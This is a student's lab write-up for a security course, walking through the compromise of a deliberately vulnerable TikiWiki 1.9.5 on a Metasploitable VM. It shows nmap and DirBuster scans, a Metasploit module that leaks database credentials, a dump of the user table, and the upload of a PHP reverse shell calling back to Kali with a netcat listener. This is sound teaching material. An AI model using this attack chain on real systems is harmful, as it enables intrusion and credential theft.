Vigomar Kim Algador

CSC 154 - 01

Professor Jun Dai


16 June 2023

LAB 2 – METASPLOITABLE

In this laboratory, we are required to use Metasploit to exploit the vulnerabilities of tikiwiki 1.9.5 to understand the penetration process.

For the initial setup, we need to open both the Kali machine and the victim machine, which we named it as Metasploitable machine, from our VirtualBox and check their respective addresses as well as check whether the two can communicate. To check the IP address, we need to use the command **ifconfig**.

```
Command: ifconfig
```



root@kali: ~
File Edit View Search Terminal Help
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe4c:94be  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4c:94:be  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 13647 (13.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 55  bytes 4959 (4.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d9:b0:98
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:b098/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:139 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13267 (12.9 KB)  TX bytes:16763 (16.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Figure 1. IP addresses for Kali and victim machine

After that, we need to use **ping <IP address>** to check if the two machines communicate with each other.


```
Command: ping 10.0.2.4
```



```
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=2.48 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.435 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.524 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.27 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4029ms
rtt min/avg/max/mdev = 0.435/1.208/2.482/0.736 ms
root@kali:~#
```

Figure 2. Pinging the victim machine from Kali machine

```
Command: ping 10.0.2.15
```




```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.646 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.433 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.934 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.531 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=1.26 ms

--- 10.0.2.15 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 0.433/0.761/1.262/0.302 ms
msfadmin@metasploitable:~$ _
```

Figure 3. Pinging the Kali machine from the victim machine

From figures 2 and 3, we confirmed that two machines can communicate with each other. For the next step, we need to scan the victim machine from the Kali machine to check the ports that are open to exploit by using the command **`nmap <ip address>/24`**.

```
Command: nmap 10.0.2.4/24
```




```
Nmap scan report for 10.0.2.3
Host is up (0.000091s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:52:27:70 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.00022s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D9:B0:98 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.29 seconds
root@kali:~#
```

Figure 4. Checking the ports in the victim machine from the Kali machine

From the figure above, we see a list of ports but we are focusing on the port 80 in which for the next step, we will open the Firefox window.

```
Command: firefox 10.0.2.4
```




It works!

```
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:D9:B0:98 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.0000020s latency).
All 1000 scanned ports on 10.0.2.15 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.29 seconds
root@kali:~# firefox 10.0.2.4
```

Figure 5. Opening Firefox window from the victim machine through Kali machine

For the next step, we need to open DirBuster by typing the command **dirbuster** in the terminal. We need to setup the Target URL using the IP address and port number from the victim machine. Then, we need the file in wordlist folder under dirbuster folder instructed in the laboratory. Below is the full setup for this part of the laboratory. After the full setup, we need to start the DirBuster and navigate to the "Results – Tree View" to see the directory and wait till the "tikiwiki" directory shows then stop.

```
Command: dirbuster
```



Target URL (eg http://example.com:80/)
http://10.0.2.4:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs □ Be Recursive Dir to start with /

□ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Please complete the test details

http://10.0.2.4:80/

Directory Stucture	Response Code	Response Size
	200	317
cgi-bin	403	535
icons	200	195
doc	403	531
twiki	200	1074
tikiwiki	302	412
phpinfo	200	218


Current speed: 0 requests/sec
(Select and right click for more options)
Average speed: (T) 2505, (C) 2012 requests/sec
Parse Queue Size: 0
Total Requests: 87696/87696
Current number of running threads: 100
Time To Finish: 00:00:00

DirBuster Stopped

Figure 6. Full setup of DirBuster and resulting directories

For the next step, we need to open firefox window again, however, we need to add "tikiwiki" to the command shown below.

```
Command: firefox 10.0.2.4/tikiwiki
```



This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Fri 16 of Jun, 2023 [07:43 UTC]

Created by: admin last modification: Friday 16 of April, 2010 [08:45:36 UTC] by admin

Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.


[Execution time: 0.05 secs] [Memory usage: 7.21MB] [26 database queries used] [GZIP Disabled] [Server load: 0.04]

```
File found: /twiki/readme.txt - 200
File found: /twiki/license.txt - 200
File found: /twiki/TWikiDocumentation.html - 200
File found: /twiki/TWikiHistory.html - 200
Dir found: /twiki/bin/ - 403
Dir found: /twiki/bin/view/ - 200
Dir found: /twiki/bin/view/Main/ - 200
Dir found: /tikiwiki/ - 302
Dir found: /phpinfo/ - 200
DirBuster Stopped
root@kali:~# firefox 10.0.2.4/tikiwiki
```

Figure 7. Accessing TikiWiki in Firefox window from the victim machine

After accessing the TikiWiki homepage, we can observe that the version number of TikiWiki is 1.9.5 and will use this to find any available exploits. The next step, we need to open Metasploit, which is a framework that will help us attack. Below is the command for opening the Metasploit.

```
Command: msfconsole
```




```
root@kali:~# msfconsole

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v4.17.3-dev                          ]
+ -- --=[ 1795 exploits - 1019 auxiliary - 310 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 8. Using Metasploit in the Kali terminal.

After that, we need to search tikiwiki for the list of modules that we can use to exploit.

```
Command: search tikiwiki
```




```
msf > search tikiwiki
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                          Disclosure Date  Rank
Description
   ----                                          ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib             2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec  2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec         2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec  2012-07-04       excellent
Tiki Wiki unserialize() PHP Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec       2016-07-11       excellent
Tiki Wiki Unauthenticated File Upload Vulnerability
```

Figure 9. Searching tikiwiki in Metasploit.

Then, we are going to use the first module from the resulting list shown above which is purpose to reveal information about it. Then we are going to show options for us to use. With the options available, we will set the RHOST to 10.0.2.4 which is the IP address of the victim machine. And then, we need to exploit.

```
Command: use auxiliary/admin/tikiwiki/tikidblib
         show options
         set RHOSTS 10.0.2.4
         exploit
```




```
msf > use auxiliary/admin/tikiwiki/tikidblib
msf auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connection
s
   URI      /tikiwiki        yes       TikiWiki directory path
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name      Description
   ----      -----------
   Download
```

```
msf auxiliary(admin/tikiwiki/tikidblib) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf auxiliary(admin/tikiwiki/tikidblib) > exploit

[*] Establishing a connection to the target...
[*] Get informations about database...
[*] Install path : /var/www/tikiwiki/lib/tikidblib.php
[*] DB type      : mysql
[*] DB name      : tikiwiki195
[*] DB host      : localhost
[*] DB user      : root
[*] DB password  : root
[*] Auxiliary module execution completed
msf auxiliary(admin/tikiwiki/tikidblib) >
```

Figure 10. Steps using the first module, changing RHOST, and exploiting the victim machine.

From the figure above, we revealed database information such as the name, host, username, and password. After knowing the database username and password, we can now access the database my using the command **mysql** and signing in the credentials we got earlier. Then we check the database which is shown below.

```
Command: mysql -h 10.0.2.4 – root -p
         show databases;
```




root@kali: ~

```
root@kali:~# mysql -h 10.0.2.4 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
4 rows in set (0.00 sec)

MySQL [(none)]> 
```

Figure 11. Accessing the database using mysql.

Next, we need to access tikiwiki195 then show tables.

```
Command: use tikiwiki195;
         show tables;
```




```
MySQL [(none)]> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
| tiki_user_tasks_history            |
| tiki_user_votings                  |
| tiki_user_watches                  |
| tiki_userfiles                     |
| tiki_userpoints                    |
| tiki_users                         |
| tiki_users_score                   |
| tiki_webmail_contacts              |
| tiki_webmail_messages              |
| tiki_wiki_attachments              |
| tiki_zones                         |
| users_grouppermissions             |
| users_groups                       |
| users_objectpermissions            |
| users_permissions                  |
| users_usergroups                   |
| users_users                        |
+------------------------------------+
194 rows in set (0.00 sec)

MySQL [tikiwiki195]> 
```

Figure 12. Accessing tikiwiki195 and the tables.

After showing 194 tables in the tikiwiki195, we then caught interest about **`users_users`** which may contain vital information such as user data and passwords. Below is the command for showing all the information under **`users_users`**.

```
Command: select * from users_users;
```




```
--------+--------+-----------+------------+-----------------+-----------+-----
---------+------------+-------+
| userId | email | login | password | provpass | default_group | lastLogin  | cu
rrentLogin | registrationDate | challenge | pass_due | hash
        | created | avatarName | avatarSize | avatarFileType | avatarData | avat
arLibName | avatarType | score |
+--------+-------+-------+----------+----------+---------------+-----------+---
-----------+------------------+-----------+----------+-----------------------
--------+--------+-----------+------------+-----------------+-----------+-----
---------+------------+-------+
|      1 |       | admin | admin    | NULL     | NULL          | 1271712540 |
1271712540 |              NULL | NULL      |      NULL | f6fdffe48c908deb0f4c3bd36
c032e72 |     NULL | NULL       |         NULL | NULL           | NULL       | NULL
          | NULL       |      0 |
+--------+-------+-------+----------+----------+---------------+-----------+---
-----------+------------------+-----------+----------+-----------------------
--------+--------+-----------+------------+-----------------+-----------+-----
---------+------------+-------+
1 row in set (0.01 sec)

MySQL [tikiwiki195]> 
```

Figure 13. Showing all the information in the users_users.

Since we only need the login and password, below is the command on how to only show the two information.


```
Command: select login, password from users_users;
```



```
MySQL [tikiwiki195]> select login, password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.00 sec)
```

Figure 14. login and password information from the users_users.

We then use it to login from the TikiWiki website shown below. After that, we are required to change the password. Upon logging in, we go to “Backups” under “Admin” folder under the menu tab on the left side of the web browser.



: HomePage - Mozilla Firefox

10.0.2.4/tikiwiki/tiki-index.php

This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Fri 16 of Jun, 2023 [01:33]

HomePage

Created by: admin last modification: Friday 16 of April, 2010 [01:45:36] by admin

TikiWiki Assistant

Thank you for installing TikiWiki! Click the :: options in the Menu for more options. Please, also see TikiMovies for more setup details.

Login

user: admin

pass: •••••

Mozilla Firefox

10.0.2.4/tikiwiki/tiki-backup.php

This is TikiWiki 1.9.5 -Sirius- © 2002–2006 by the Tiki community Fri 16 of Jun, 2023 [01:41]

Backups

Tip

Use of this feature is NOT recommended. Please use phpMyAdmin or mysqldump instead.

List of available backups

Filename	Created	Size	action

Create new backup

Creating backups may take a long time. If the process is not completed you will see a blank screen. If so you need to increment the maximum script execution time from your php.ini file

If any of your forums have attachments stored in the directory you will need to backup these using FTP or SCP.


Create new backup

Upload a backup

Upload backup: Browse... No file selected.

Figure 15. Snippet of login homepage (left) and Backups (right) for TikiWiki.

Then, we need to download the php reverse shell from the github: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php and rename it to “shell.php”. The next step is to edit the file with the IP address and port number shown below.




```
root@kali:~# cd Downloads
root@kali:~/Downloads# gedit shell.php
```

```
$VERSION = "1.0";
$ip = '10.0.2.15';  // Put Kali's IP here
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
```

Figure 16. Changing information in shell.php.

After changing some information in the shell.php file, we need to go back to the TikiWiki and upload the file. After that we need to listen to the port number we used in the shell.php. The command for it is shown below.


```
Command: nc -v -l -p 4321
```



```
root@kali:~/Downloads# nc -v -l -p 4321
listening on [any] 4321 ...
```

Figure 17. listening to port number 4321.

After that, we go to new URL: 10.0.2.4/tikiwiki/backups/shell.php and observed the result in the terminal shown below. Then, we check who currently we are and the hostname.



